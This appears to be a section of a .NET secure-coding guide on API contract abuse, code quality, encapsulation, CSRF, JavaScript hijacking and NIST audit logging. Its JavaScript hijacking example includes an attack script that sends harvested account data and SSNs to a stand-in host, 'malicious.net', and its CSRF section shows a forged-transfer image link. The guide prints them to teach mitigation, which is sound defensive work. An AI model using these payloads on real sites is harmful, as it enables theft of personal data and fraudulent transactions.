When you consider that an API is a contract between a caller and a library service it becomes obvious that very few APIs implement contract enforcement. API Abuse is a class of attacks that occur when the caller or service doesn't comply with an implicit contract.

The API as Contract

An API is used whenever the developer calls a library function or foundation class method for some sort of service. API documentation specifies the way in which the method is to be called, including initialization, preconditions etc. The API will also describe what service will be provided, what will be returned, any side-effects and exceptions that could be raised.

With the exception of explicit contract-based programming environments, the API contract is implicit. You violate it at your own risk.

Areas where API contracts or assumptions are typically violated:

1. Call State Violations: Calling methods out-of-order, not at all or in an inappropriate context.

2. Parameter Compliance and Output/Exception Checks

3. Object Model Compliance: Failure to enforce required class invariance during implementation.

4. Layer Violations: Using an API call on the wrong OSI layer.

Effects on Software Security

It's difficult to determine all of the effects of API contract violations. Certain violations of API contract are accidental and some are intentional. Some contract violations can lead to software instability which makes software more susceptible to denial-of-service or race conditions. Unchecked violations of a server API can lead to penetration of the operating system.

Several examples of API abuse should clarify the issue.

Interface Compliance

In any API call the method to be being invoked is responsible for enforcing input parameter compliance. There are static and dynamic components of this enforcement. Parameter types are specified in the method definition and are usually enforced at compile time. Enforcing other parameter specifications such as valid ranges and values can be explicitly enforced by assert statements.

The caller is responsible for checking the return value from the call as well as detecting and handling any exceptional conditions.

Checking Return Values

While exception handling in .NET and other managed languages has largely eliminated error codes returned in a function call, sometimes a method cannot give you everything you asked for and therefore returns the amount of work done. Since the method fulfilled part of your request, an error hasn't occurred and the method won't raise an exception.

Read Completion

This is usually encountered in `read()` methods or other stream functions where the call requested, say, 1024 bytes and the method wasn't able to fulfill the entire request. The actual number of bytes is a return value and no exception is raised.

Consider a routine that displays the directory of a picture folder. The images in the folder each have a snapshot that needs to be displayed with the file name. The following example displays the image names along with their icons[9].

```
...
foreach (string ImgFile in Directory.GetFiles(folderPath,"*.jpg")) {
    // load the name in a new ListEntry
    ListEntry entry = new ListEntry(ImgFile);

    // load the 96x96, 32bit ICO in the list buffer
    // read the Icon into the ListEntry
    string imgName = Path.GetFileNameWithoutExtension(ImgFile)+".ico";
```

[9] ListEntry is a custom object used to format directory listings.

```
    string pathdir = Path.GetDirectoryName(ImgFile);
    string imgPath = pathdir + "\" + imgName;
    BufferedStream bStream = new BufferedStream(imgPath);
    bStream.Read(imgBytes, 0, 96*96*4); // icon size in bytes
    bStream.Close();
    // append it to the ListEntry
    ListEntry.Icon(imgBytes)

    // display the list buffer
    ListEntry.Show();
}
...
```

The image icon is a fixed 96x96 pixel, 32-bit snapshot. The problem with this example is that the number of bytes actually read from the stream is returned by the `BufferedStream.Read` method. This value is not being checked, which is a violation of the library API contract.

If there's an error in the icon file that causes it to be truncated, Read will return the actual number of bytes read. This will probably cause an exception since ListEntry assumes a 96x96 pixel image buffer when it builds the directory entry.

Best Practice

When a method stipulates a return value, check it. This is the only way to deal with a return value that falls outside of an expected range. Just as the called method may perform a range check on the values passed to it, the calling code should perform a range check on values returned.

Object Existence

The ASP.NET HTTP request object contains the values for all HTTP request fields (form fields, query strings etc). Often a developer will reference a particular request field without considering that the field may not exist. Since form fields and query strings are accessed through collection hash tables, non-existent fields simply return null instead of raising an exception.

If an attacker tries to shut your application down, sometimes it's as simple as sending an HTTP request and removing an unchecked field. Here's an example that's as old as ASP classic. The following code attempts to check for an admin username in a submitted form:

```
...
string userName = Request.Form["loginUser"];
if (userName.Equals("admin")) {
     ...
}
...
```

The problem with this code is that a malicious user could construct a request that doesn't contain loginUser. If loginUser doesn't exist, the userName string will be null. Referencing a method call from it causes a null reference exception.

Best Practice

To avoid this problem always check the return value when you reference objects that aren't guaranteed to exist, like this:

```
...
string userName = Request.Form["loginUser"];
if (userName != null)
     if (userName.Equals("admin")) {
     ...
     }
}
else {
     // do this if it doesn't exist
}
...
```

Model Compliance

Most foundation classes require their member classes to insure certain common class characteristics. These requirements exist so that all objects behave in a predictable way across the API.

Object Invariance

Model consistency is usually assured by guaranteeing constant characteristics or invariants of the object's state and behavior. One of the requirements in many frameworks is that basic operators are only defined for objects that conform to a specific invariant.

For example: .NET requires that all objects that override `Equals` also override `GetHashCode`.

Consider an application that implements a blacklist to block unwelcome users. If the same user identities don't hash the same then users won't work in a hash table -- likely leading to unpredictable and insecure results.

```
...
public class Blacklisted() {
  public override boolean Equals(object obj) {
    ...
  }
}
```

```
...
```

This example only overrides `Equals()` and not `GetHashCode()`.

Best Practice

Become familiar with and comply with the invariant requirements of your framework.

OSI Layer Compliance

The OSI communications model defines seven increasingly sophisticated service layers that comprise any protocol stack. From lowest to highest these are the physical, data-link, network, transport, session, presentation and application layers.

When developing network-aware applications, developers usually program to a specific OSI-layer API. Occasionally they will use an API at the wrong layer. The greater the numbers of API layers difference between the proper one and the one actually used, the greater the number of incorrect contract assumptions and thus the likelihood that vulnerabilities will be exposed in the software.

Link vs. Physical Identity

A typical example of this type of layer confusion is the use of a particular machine's MAC address as an indicator of the machine's physical uniqueness – essentially equating it to a CPU serial number. Consider an application license check using this link layer identity.

```
...

Class License() {
     Private string macAddr;
     Private DateRange dates;
     ...
     public bool valid() {
            return dates.valid() && macAddr.Equals(GetMACAddress());
     }
     ...
}
...
```

The MAC address is part of layer 2 (link layer). The CPU is layer 1 (physical layer). The assumption (which is one layer off) is that the MAC address is a stable hardware identifier and is, for all intents and purposes, fixed

Using the MAC address as a layer 1 identity fails in two possible instances. The first instance is simply an annoyance for the licensed user. If the user's network card needs

upgrading or replacement, the MAC address will change and a new license key will need to be cut.

The second case is when an unlicensed user wants to use the software. The developer assumed that the MAC address couldn't change because (1) it can only be assigned by a manufacturer and that (2) two machines couldn't share the same MAC address.

Assumption (1) is simply false. Most Ethernet cards and operating systems allow a user to set a new MAC address. Assumption (2) only holds true at the *link* layer. Unlicensed users may reprogram their MAC address and share the license key as long as they don't reside on the same layer 1 LAN segment – a layer higher than the link layer. The attacker in this case simply side-steps to a different protocol layer.

Best Practice

Like cryptography, copyright protection is very difficult to properly implement. Since copyright protection is beyond the scope of this guide, the best practice is to select a best-of-breed commercial solution and not to implement your own.

Network vs. Application Identity

Another more common vulnerability is exposed when using an OSI network-layer identity as an application layer identity.

Consider an application that queries the user's IP address to make an authentication decision:

```
...
string hostIPAddress = remoteIpAddress.ToString();
if (hostIPAddress.Equals("192.168.1.1")) {
   trustedAppUser = true;
 }
...
```

The code fragment above uses a layer 3 network identity (IP address) as a layer 7 application identity. There are four layers of incorrect identity assumptions between the network and application layers (specifically: transport, session, presentation and application). Included in those layers are assumptions about sequencing, error correction, connections, encryption and specific application roles. That's a lot of assumptions.

Just as an example, different users may be coming from the same corporate firewall which hides all of its traffic behind a single IP address.

Best Practice

Use appropriate application-layer authentication for your environment. Authentication environments vary widely depending on the application and network architecture. Please refer to your framework's authentication guide for more information.

Call State Compliance

Unless the server explicitly enforces call state (sometimes impossible), calling a method out-of-order, not at all or in an inappropriate context can lead to software instability or unforeseen vulnerabilities.

Incorrect Call Context

Sometimes a method or library routine is called in a context where it is ill-advised or used as a sort of "black magic" to correct suspect behavior on the part of the program. A good example of this is calling the .NET garbage collector to correct an unknown bug or performance issue. A code fragment like the following is typical:

```
...
     // service slows down after 10 mins in this handler
     // maybe we're running low on memory
     GC.Collect();
...
```

Best Practice

Become more familiar with the behavior of your runtime environment and API. In the above example it's possible that the garbage collector isn't doing its job properly, but more often the fault lies within the application architecture itself.

Perhaps the application is creating and destroying objects at an unusually high rate and forcing frequent garbage collector cleanup. Could the object allocation pattern be fragmenting the heap? Could the application benefit from using flyweight objects or an object pool to relieve garbage collector stress? Is it possible to allocate the objects on the stack with a "using" or other scoping clause?

These types of design flaws in memory utilization can lead to a denial-of-service vulnerability. Analyze the application for improper memory usage or other flaws.

Chapter 6

Code Quality

"You can't fake quality any more than you can fake a good meal."
-- William S Burroughs

Engineering quality control is a culture and a process that promotes high standards in all aspects of application and systems development. The same culture supports not only excellence in systems and user interface design, but the reliability and security of the developed code. Software security is just one of the metrics in quality control.

Some aspects of design and code quality directly affect security. Some aspects only point to code that may be deprecated, of low quality or unreliable. The following substandard quality issues point to a lack of software quality control, possibly compromising reliability or security.

Code Correctness

Enumerating all code correctness issues is beyond the scope of this guide; however the following examples highlight the more common faults. Code correctness issues usually stem from improper usage of the supplied classes and interfaces.

Class Implements "ICloneable"

The `Clone` method of the `ICloneable` interface specifies shallow copying. While internal object values will be properly copied, references to other objects will remain unchanged. This is often an undesirable behavior and can compromise application reliability.

`ICloneable` should be avoided.

Missing "Serializable" Attribute

Similar to the session state problem in the "Time and State" chapter, proper serialization of objects requires the class to be marked as `[Serializable]`. Consider the following code:

```
...
public class Zipped: ISerializable {
     ...
}
...
```

Best Practice

When implementing a custom serializer, it's insufficient to simply implement the `ISerializable` interface; you must also mark it with the `[Serializable]` attribute.

Incorrect Override

When overriding a method in a derived class, it's important that the method definition comply with the overridden method not only in spelling, but in type and parameter specification.

Consider a class that implements a character string in a special encoding called ROT13. ROT13 is sometimes used to obscure text from being unintentionally read by users (think movie review spoilers). The programmer included an implementation of Equals so that ROT13 strings could be directly compared to plain text strings as in the following example:

```
public class ROT13_String : string {
   ...
   public string Equals(string obj) {
   ...
   }
}
...
```

Though this method appears to be overriding the `Equals()` method, the actual implementation of "Equals" takes a single parameter of type "object". This declaration actually defines a new method with the same name that accepts a different parameter type. The "spelling" of a method name includes the parameter types in the base class. This is a subtle bug and moderately hard to find.

Null Argument to Equals

In `.NET` the `Equals()` method will always return false when supplied with a null argument, even if attempting to compare a null reference to null. To compare a null value, simply compare the reference directly to null (e.g.: x == null).

Best Practice

Familiarity with the foundation class and its calling conventions will often eliminate these seemingly minor issues. Since no single developer knows the entire framework, periodic code reviews are highly recommended.

Dead Code

Dead code may result from neglecting to clean up source files – or it could point a deeper underlying issue.

Unused Field

Sometimes due to a typo or other coding error the single reference to a field is accidentally removed. The following is typical:

```
...
public class TestTube {

  string name;

  public string GetName() {
    return "name";
  }

}
...
```

Because the developer accidentally enclosed the `temp` reference in double quotes, the single reference to it is eliminated. Interestingly, this doesn't create a syntax or type mismatch error because the double quoted string "`name`" is exactly the type that the method returns.

Several types of semantic errors can result when typos create syntactically correct structures. These can be very hard to find.

Unused Method

In much the same way, a single method call reference might be removed. This could be intentional or otherwise as in the following example:

```
...
public class BorgDefenseGrid {
  ...
  private void attack(target enemyEntity) {
  ...
  }
  private void assimilate(target neutralizedEnemy) {
  ...
  }
  private void finalMeasures() {
    while (!defeated) attack(enemyTarget);
    assimilate(enemyTarget);
  }
  ...
  ...
  Private void sleep() {
    ...
  }
```

What happened to the call to sleep()? Maybe it's required to implement target acquisition, but perhaps it's part of an old maintenance function that's no longer used. A sufficiently advanced enemy could exploit this vulnerability if they could access the deprecated Borg maintenance command structure.

Best Practice

Compiler warnings usually call attention directly to these issues. They should not be ignored or suppressed. Ideally the developer should aim for zero errors and warnings after a compile.

Obsolete Methods

Advances in a framework or dangerous calling conventions often result in API calls being deprecated in system documentation. Language features are eventually eliminated, but the failure to prevent their use or remove them from an application can lead to instability or insecure code.

Deprecated or Obsolete Function

The use of deprecated functions is usually the result of inadequately maintained code. Inattention to these deprecated interfaces can lead to unreliable code.

A simple example of this is the `.NET SqlClientPermission` object which is used to control the types of client connections that can be made to a database. Microsoft deprecated this component because its interface is somewhat confusing and can lead to implementation bugs.

The following example of its constructor call should be helpful:

```
...
perm = new SqlClientPermission(curPerms, false);
...
```

The second parameter determines whether blank passwords should be allowed. A 'false' value means that blank passwords aren't allowed, but a field in the first parameter (`curPerms`) overrides the second parameter. A developer would be justified in assuming that the explicit second parameter would override the first. Microsoft deprecated this constructor interface, since it's misleading

Best Practice

New software release notes usually list deprecated components of a library or foundation class which are unreliable or substandard. Use a simple string search to ferret these out of your source code.

Resource Mismanagement

Resource mismanagement results when an operating system resource is incorrectly handled. Before managed languages, memory mismanagement was a constant source of resource bugs; however managed languages don't eliminate all resource issues. Since `.NET` allows allocation of streams, threads and other critical system resources, careful management is vital.

Unreleased File Handle

Frequently classes that handle streams, files and similar resources open files in their constructor, but fail to close and/or delete them in the destructor. The more frequently these objects are created, the quicker the process (and operating system) exhausts its file handles and associated buffers.

Here's an example:

```
public class VideoStream {
     StreamReader vStream;
     ...
     VideoStream(string vFile) {
            vStream = new StreamReader(vFile);
            ...
     }
     ...
     ~VideoStream() {
            ...
     }
}
```

Unreleased Database Connection

Every database connection carries a significant amount of resource overhead. There are also a limited number of database connections available in the SQL connection pool. It's critical to release these connection resources when they're no longer needed.

Here's an example of sloppy connection handling:

```
SqlConnection cn = new SqlConnection(connectString);
SqlCommand cm = new SqlCommand(commandString,cn);
cn.Open();
cm.ExecuteNonQuery();
cn.Close();
```

Not only are there no attempts to catch exceptions, but if an exception does occur it's possible that the connection won't be properly disposed.

Best Practice

The obvious solution is to surround this code with `try/finally` clauses and dispose of the connection and command objects explicitly. However, if the database connection and query are relatively localized in scope, the `using` clause below is significantly cleaner:

```
...
using (SqlConnection cn = new SqlConnection(connectString))
{
    using (SqlCommand cm = new SqlCommand(commandString, cn))
    {
        cn.Open();
        cm.ExecuteNonQuery();
    }
}
...
```

The beauty of the `using` clause is that it forces the command and connection objects out of scope. Since they're out of scope, the garbage collector will automatically close and dispose of any associated resources.

This works well when the database connection and usage are tightly scoped. What if a database connection is encapsulated inside of an object? The object methods will likely use the database connection during the object's lifetime, so the execution scope isn't tightly defined. The new object will still leverage the `using` statement, but the encapsulation logic requires some extra work.

Consider the following stock ticker class that accepts a stock symbol (input validated of course) and operates on the stream, perhaps re-querying the database periodically.

```
public class StockStream {
     SqlConnection cn;
     SqlCommand cm;
     string constr = <some connection string>;

     string cms =
        "SELECT * FROM STOCKS WHERE DATE = GETDATE() AND SYM=";
     ...
     stockStream(string stkSymbol) {
            cn = new SqlConnection(connectString);
            cm = new SqlCommand(cms + stkSymbol + ";", cn);
     }
     ...
            <methods to operate on ticker stream>
     ...
}
```

If this version of `StockStream` were released into production, it would cause database resource leaks and connection pools would eventually be exhausted. It's also not checking for exceptions.

Since StockStream encapsulates the unmanaged database connection and command resources, it will also need to manage them. This means handling possible allocation exceptions in the constructor, releasing unmanaged resources in the destructor and releasing all resources if the garbage collector forces the issue. In other words, StockStream will need to implement the RAII (Resource Acquisition Is Initialization) pattern. To achieve this, the class must implement the .NET `IDisposable` interface.

Best Practice

Here's a better way to implement the same class:

```
public class stockStream: IDisposable {
     SqlConnection conn;
     string constr = <some connection string>;
     SqlCommand cm;
     string cms = "SELECT * FROM STOCKS WHERE DATE = TODAY() AND SYM=";

     private bool alreadyDisposed = false;
     ...
     stockStream(string stkSymbol) {
            // alloc extern resources safely
            // if sql conn fails then we have normal exception
            conn = new SqlConnection(constr);

            // if the next subobject fails, we must clean up
            try {
                   cm = new SqlCommand(cms + stkSymbol + ";", conn);
            }
            catch {
                   // couldn't allocate command – cleanup resource
                   conn.Dispose();
                   // rethrow the exception
                   throw;
            }
     }


     ...
     <methods to operate on ticker stream>
     ...

     // now we implement the disposal pattern

     // explicit Dispose of everything

     protected void Dispose() {
            Dispose(true);
            // tell garbage collector we're handling it
```

```
            GC.SuppressFinalize(this);
      }

      // conditional Dispose (heavy lifting)

      protected virtual void Dispose(bool releaseManaged) {
            // if already disposed then ignore
            if (this.alreadyDisposed) return;
            if (releaseManaged) {
                  // get rid of refs etc by assinging null
                  // throw away command & connect strings
                  constr.Dispose();
                  cms.Dispose();
                  constr = null;
                  cms = null;
            }
            // dispose unmanaged objects here...
            conn.Dispose();
            cm.Dispose();
            conn = null;
            cm = null;

            alreadyDisposed = true;
      }

      // destructor only releases our stuff

      ~stockStream() {
            Dispose(false);
      }
}
```

Take note of the additional exception handling in the constructor. .NET can correctly dispose of a connection exception because the failed connection would abort the constructor and release its storage.

However, if the connection was successful and the SQL command creation aborted, the connection object would already be established and being an unmanaged resource would never be disposed. That's why the developer is required to handle resource de-allocation and `IDisposable`.

Unfortunately, when our custom class implements `IDisposable` we're required to dispose of everything we allocate – even managed objects. To do so we need to implement two forms of dispose. One of them is generic and disposes all storage and the other which only disposes unmanaged objects.

We can now treat `StockStream` objects as if they are managed because they correctly dispose of all resources and implement `IDispose`. Unsurprisingly the same `using` pattern that worked before will also work for the new class because it manages its own resources. This is illustrated below:

```
...
using (StockStream appleStream = new StockStream("APPL"))
{
     // listen for stream update events and graph them
     // <whatever>
}

// Apple StockStream resources are now out of scope and disposed of.
...
```

An even more interesting use of StockStream would be as a flyweight pattern to create separate ticker streams through the same database pool.

Though .NET is a "managed" resource environment, some resources aren't tracked and need careful attention during development to avoid leaks.

Chapter 7

Encapsulation

"We inhabit a complex world. Some boundaries are sharp and permit clean and definite distinctions. But nature also includes continua that cannot be neatly parceled into two piles of unambiguous yeses and noes." -- Steven Jay Gould

Proper security design requires the clear specification of boundaries between user and system -- between trusted and untrusted users, code and data. Encapsulation vulnerabilities can result from the abuse of these boundaries during form processing, information display, mobile code processing and mixing of data from multiple domains of trust.

Though not necessarily organized as such, secure development guides generally include three levels of increasingly detailed encapsulation. Tier encapsulation has the broadest scope and refers to the architectural separation of presentation, business logic and database functions. User encapsulation has a tighter focus (superficially similar to role separation) and refers to the proper segregation of the user, developer and system environments. Object encapsulation is the most granular and refers to the separation of trusted and untrusted data within application objects.

Tier Encapsulation

Most of this guide discusses secure programming issues, but web development is more than programming. A secure SDLC requires a concise statement of the application's software architecture. Secure design requires that web developers decide on the structure of the presentation (web server, form/page handling), business logic and database components.

Best Practice

Tier encapsulation is a web architecture that separates a web application's model, view and controller into three platform layers; each implemented on a separate server and

separated from the other servers by a firewall[10]. This separation of MVC into separate subnets (or zones) is normally referred to as a three-tier design.

The purpose of a three-tier design is to protect each major layer of the application from attack at the network and system layers. In this way, penetration of the web server won't compromise the business logic and penetration of the middleware/business-logic server won't necessarily compromise the database. While this segregation won't protect against application-layer attacks such as SQL injection, it will increase the cost of system-level penetration significantly.

Considering the extra protection afforded by this design, an application's architecture should always conform to a 3-tier implementation.

Fortunately most modern web frameworks support this segregation. A rough breakdown of foundation support:

View/Presentation Stack: ASP.NET Web Forms, Spring MVC Portals, Struts JSPs

Controller/Business Logic Tier: ASP.NET Workflow, Spring WebFlow

Model/Data Access Tier: ADO.NET, Spring DAO and Persistence Templates, Hibernate/SQLJ/Entity Beans

Loosely Coupled Tier Connectivity: ASP.NET WCF, Spring Remote Access Facility / Apache Axis

User Encapsulation

Though user encapsulation sounds superficially like a role-based access control issue, it's actually the isolation of the web user from development and system-level output. Ignoring user encapsulation issues often leads to application or system-level information leakage.

Poor Logging Practice

Using Console.WriteLine to log debug or system messages is a surprisingly common practice even among senior developers. Dumping status message to the console is quick and dirty. Code like the following is often left in even after it's released for production:

```
. . .
```

[10] The mapping from MVC onto platforms is necessarily approximate as the MVC structure is an application abstraction and the platforms are system abstractions. Even if the application doesn't explicitly use an MVC design, most application architecture can be targeted to these layers.

```
public class Whatever {
  public void someMethod(string[] args) {
    Console.WriteLine("here we are in someMethod");
  }
}
...
```

Best Practice

Proper debugging and status messages should be written to system logs. For extensive guidance on logging, please refer to "Chapter 2: Exception and Log Management".

System Information Leak

A web application can leak internal and operating system information either directly through the accidental publishing of this information or indirectly via uncaught exceptions as in the following sample:

```
...
string connspec="database=accounting;server=accounts";
SqlConnection scon=new SqlConnection(connspec);
...
Console.Writeline(connspec);
}
...
```

Best Practice

Information leaks can be avoided by using proper logging procedures. Please refer to Chapter 2 for more information.

Object Encapsulation

Trust Boundary Violation

When trusted and untrusted data are mixed within the same object it's very likely that either the trusted data will be exposed to the wrong user or the untrusted data will be mistaken for trusted information.

A common mistake is storing untrusted information in the session state before validation. The following example does this with the username in the ASP session object:

```
...
user = request.Item("user");
session.Add(ATTR_USR, user);
...
```

If an attacker bypasses authentication then the attacker username is included with trusted information.

Best Practice

Used code review and explicitly designated trust boundaries in the design to avoid mixing trusted and untrusted data. In the above example, only add the username after authentication.

Cross-Site Request Forgery

One way that browsers protect the user from attack is by limiting JavaScripts to the same domain as the visited website. Normally the executing JavaScript can only access objects in the same DOM as the current page, but there are vulnerabilities in this facility.

One form of encapsulation vulnerability is called a Cross-Site Request Forgery (XSRF or CSRF). Despite surface similarities to cross-site scripting, this attack breaches the DOM trust boundary of an established session.

Consider the following scenario:

- Bob is logged into his personal banking page at a well-known bank. He's also logged into a financial chat web page where other banking users discuss details such as current CD rates etc.
- Bob discusses his displeasure at the current CD rates he sees on his account.
- Alice is chatting with Bob and sends him a "helpful" web link that shows the best CD rates at different banks.
- The web link is actually a request to his bank to transfer $500 to Alice's bank account.
- Since Bob is already authenticated to his bank and his cookie hasn't expired, the bank complies with the request.

Unless the web application has some way to identify requests that come directly from the established session it has no way to know that the request was forged.

The malicious command can be injected via JavaScript or more commonly via an image link within a URL (since most forums prevent the inclusion of JavaScript).

A typical embedded XSRF link might look like this:

```
<img src="http://my.bank.com/transfer?acct=bob&amount=500&to=alice281">
```

Best Practice

XSRF attacks can be mitigated by using one or more of the following techniques:

- All transaction requests should be accompanied by a copy of the session cookie included as a parameter in the GET request (or hidden parameter in a POST). This implies that the user must enable JavaScript in the client (at least for the bank's domain). The server compares the actual session cookie with the one included in a parameter.

- At session initiation the server creates and passes a random hash to the client which must be included in all transactions (alternative to the above)

- All transactions prompt the user to approve them.

- Use POST instead of GET requests for application transactions. This is required by web standards, but not enforced. POST requests can still be forged, though it's harder.

- If possible, use the ASP.NET MVC framework to generate and validate random tokens with `AntiForgeryToken` helpers as follows:

Embed an anti-forgery token into your form like this:

```
<% using(Html.Form("UserInfo", "CommitInfo")) { %>
    <%= Html.AntiForgeryToken() %>
    <!-- form content here -->
<% } %>
```

This will be rendered as follows:

```
<form action="/UserInfo/CommitInfo" method="post">
    <input name="__MVC_AntiForgeryToken" type="hidden"
value="diuaDDIAXExeFJ0DxExxG0/ff38DpwodclDDFQz/035Axfr89d8fkAZVeo9iqs"
    />
    <!--form content here -->
</form>
```

Then just update your form processing code with an authorization filter as follows:

```
[ValidateAntiForgeryToken]
public ViewResult CommitInfo()
{
    // ... etc
}
```

The `[ValidateAntiForgeryToken]` authorization filter ensures sure that:

- The request includes a cookie called `__MVC_AntiForgeryToken`
- The request has a `Request.Form` field called `__MVC_AntiForgeryToken`
- The cookie and request form values match

If they don't match then an authorization failure exception will be raised with the message "A required anti-forgery token was not supplied or was invalid".

JavaScript Hijacking

While most browsers limit the risk from XSRF by preventing XSRF attacks from parsing web transaction content (by enforcing same-domain), this can be bypassed using another loophole in the JavaScript object model through JavaScript Hijacking.

The two types of applications most vulnerable to JavaScript hijacking are based on:

- AJAX / JSON
- Mashups

AJAX

Our examples will illustrate possible weaknesses in an AJAX / JSON application. JSON is the data encapsulation format usually used between browsers and servers in web 2.0 applications. Since JSON objects are valid JavaScript object initializers, most JavaScripts simply evaluate the JSON objects to instantiate them within the DOM.

Consider the following JSON request:

```
...
var jObj;
var jreq = new XMLHttpRequest();
jreq.open("GET", "/accountHolders.json",true);
jreq.onreadystatechange = function () {
  if (jreq.readyState == 4) {
    var jresp = jreq.responseText;
    jObj = eval("(" + jresp + ")");
    jreq = null;
  }
};
jreq.send(null);
...
```

If the request returns a valid result, the script evaluates the JSON data and the new data is available to the client. So far this appears to be a relatively simply AJAX interaction. What could possibly go wrong?

Let's assume that the user has accidentally stumbled into a malicious website in a different browser tab. That web site runs the following JavaScript:[11]

```
<script>
function Object() {
 this.SSN setter = ssnSet;
}

function ssnSet(ssn) {
  var objText = "";
  for (objFld in this) {
    objText += objFld + ": " + this[objFld] + ", ";
  }
  objText += "SSN: " + ssn;
  var evilReq = new XMLHttpRequest();
  evilReq.open("GET", "http://malicious.net?account=" +
           escape(objText),true);
  evilReq.send(null);
}
</script>

<script src="http://www.myClients.com/accountHolders.json">
</script>
```

First the script overrides the global constructor for all JavaScript objects (regardless of originating domain). This is a known vulnerability in several browsers versions.

Allowing a global override on an object that has access to all DOM activity is a serious vulnerability. Next, the script registers a callback function that activates when a new object's SSN field is being initialized.

Consider a JSON object like the following:

```
[{"firstname":"John", "lastname":"Carson", "account":"83-378-389",
  "SSN":"320-11-8788" },
{"firstname":"Dave", "lastname":"Letterman", "account":"44-660-111",
  "SSN":"215-78-1212" },
{"firstname":"Jay", "lastname":"Leno", "account":"12-345-678",
  "SSN":"867-53-0909" } ]
```

If the victim is logged into myClients.com, the link at the end of the malicious page will load the JSON object. Each record will fire the new set method as its SSN is

[11] This simple version of the script runs only on Mozilla-based browsers.

initialized. The attacker simply appends the other record fields to the SSN and sends to his website.

Mashup Sites

Mashup sites that combine information from multiple sites may also be vulnerable to this type of attack. Many mashups enable application composition by providing a hook method to which the other application attaches. These methods can be trivially populated by the JavaScript hijacker.

Best Practice

For maximum protection against JavaScript Hijacking implement both of the following techniques:

Decline Malicious Requests

If the client code includes the session cookie as one of the parameters in the JSON request, the server will be able to separate actual user request from attackers who don't have access to the session cookie. (This is similar to the XSRF fix.)

Even though the `<script>` tag on a malicious page will force the browser to include the current session cookie in the request, this is a value known only to the browser and the legitimate client script which has access to the session content. The server simply compares the session cookie to the one passed in a parameter. If they're the same, it must have come from the real client.

See the best practices for Cross-Site Request Forgery mitigation for more information.

Prevent Direct Execution of the Response

One of the primary causes of this vulnerability is the direct execution of JSON code in the JavaScript environment.[12] There are several ways to prevent direct execution of the JSON data. All of them take advantage of the fact that the real client has the ability to modify the JSON code before execution.

The general idea is for the server to insert a statement into the JSON object that prevents unmodified execution. The legitimate client removes this code and then executes the JSON. Since the malicious page can only intercept object creation, it has no way of removing the blocking code.

The following are different ways to block JSON execution:

---

[12]Buffer overflow attacks also leverage the direct execution of data as code.

- Insert a `while (1);` statement immediately before the JSON data structure. If this statement isn't removed it creates an infinite loop in the client. This has the unfortunate side effect of consuming excessive CPU on the victim's browser.

- Surround the JSON in a comment, thereby preventing execution entirely.

Be careful not to create any objects in your blocking script as this is the gateway to the attack.

Here's an example of modified JSON and the script change to remove it before execution:

JSON Object:

```
/* [{"firstname":"John", "lastname":"Carson", "account":"83-378-389",
  "SSN":"320-11-8788" },
{"firstname":"Dave", "lastname":"Letterman", "account":"44-660-111",
  "SSN":"215-78-1212" },
{"firstname":"Jay", "lastname":"Leno", "account":"12-345-678",
  "SSN":"867-53-0909" } ] */
```

Modified Client Code:

```
...
var jObj;
var jreq = new XMLHttpRequest();
jreq.open("GET", "/accountHolders.json",true);
jreq.onreadystatechange = function () {
  if (jreq.readyState == 4) {
    var jresp = jreq.responseText;
    // strip off comment capsule
    if (jresp.substr(0,2) == "/*" )
        jresp = jresp.substring(2,jresp.length-2);
    jObj = eval("(" + jresp + ")");
    jreq = null;
  }
};
jreq.send(null);
...
```

Microsoft's Atlas AJAX web methods do not enable HTTP GET requests by default, however many Web 2.0 developer guides recommend using HTTP GET for performance reasons. This makes Atlas and several other AJAX implementations vulnerable to hijacking.

Appendix A

Auditing and Logging

Application audit support is critical to meet NIST and other regulatory requirements. Audit support depends on a functional and secure logging subsystem. This same logging subsystem is also used to log application state, resource utilization and can be used to support forensic investigations.

Developers are required by NIST 800-53 to log auditable events listed in an Organizationally Defined List (ODL) for each application. The ODL events are defined by audit subject matter experts and will be provided to the development team.

Event Definition

The list of application auditable events (the ODL) must be submitted in the Certification and Accreditation (C&A) documentation. The events and the directions for testing them must be included in the System Security Plan (SSP).

A NIST 800-53 Compliant Logging System

In an effort to minimize the impact of using and implementing application event logging within the organization, the following NIST compliant reference design is provided.

NIST Logging System Requirements

The NIST requirements for the auditable event contents are:

- a date/timestamp[13]
- the application name
- the event type / name
- the username or event subject
- the outcome or result of the event

[13] This can be provided by a logging subsystem that automatically includes date/timestamps for all events.

- applications which are judged to be moderate or high impact during the C&A process must synchronize date and time stamps on all logging systems

The NIST requirements for a logging system suitable for the recording of auditable events, or related audit trail and forensic information are as follows:

The logging system must:

- include a timestamp in each record
- (on moderate impact systems and higher) be hosted on a platform that provides system time clock synchronization with other critical enterprise components such as:
    - other components of the log and audit infrastructure
    - security infrastructure systems (firewalls, VPNs, IDS, authentication gateways)
    - public web and services infrastructure
    - operating system deployments

The logging subsystem must protect internal system information (records, settings, reports) by:

- limiting audit information access to appropriate audit roles (role or group based security)
- prevent event records from being modified or destroyed
- encrypt any audit log management session

Common Logging Architecture

Should Security Operations decide that a common NIST-compliant logging architecture is preferable to many separate implementations; the following minimal reference design is suitable. (Both open source and commercial implementations of this basic architecture are available.)

A central log server architecture has a number of benefits, some of which are (a) the use of well-known and proven security technologies, (b) centralized management and (c) ability to use database and query technologies for ad-hoc reporting and management of the log contents.

The components of a centralized architecture are:

- A collection of applications in a single geographic location (log clients)

- A log server local to this application network
- An upstream log server

Log Client Application Interface

Two basic requirements of any logging API is that it be flexible, open, easy to use and reconfigurable without recompiling the applications themselves.

This API architecture has been known for several decades as the "observer pattern". This design pattern, otherwise known as publish-subscribe or producer-consumer has been implemented in the well-known and freely available 'log4j' and 'log4net' libraries.

The system is setup by creating configuration files that specify listener services for the log event stream. These listeners (called appenders in log4j/net) direct log events to various transports. They direct events to transports as simple as a local text files or email or as complex as incident response routers, though the most common are variants on the SYSLOG service. Multiple listeners can be enabled for the same log stream.

A good starting library for the application interface would be 'log4j' for Java applications and 'log4net' for .NET applications.

One of the benefits of the listener mechanism in each of these cases is that it allows applications to specify a single text file listener directed to a protected file system and approach minimal compliance in a standalone configuration (without the use of a central log architecture).

As the organization moves towards a more optimal centralized logging system the applications can add a SYSLOG listener in a configuration file without recompiling or restarting the application.

For further information on application logging please reference the chapter on error handling best practices.

Local Log Server

Applications simply send events to the logging API and the logging system will forward events as needed. The forwarding connection is usually over a TCP connection to avoid packet loss and optionally TLS encrypted if sent over an untrusted network. The events are stored locally in either an appended text file or simple event database. If an upstream log aggregation server is available the event stream is copied there also.

If the connection to the upstream server is lost, the events can be queued and forwarded when the server is again ready. In this way only one connection is required through the local firewall and local failover redundancy is assured.

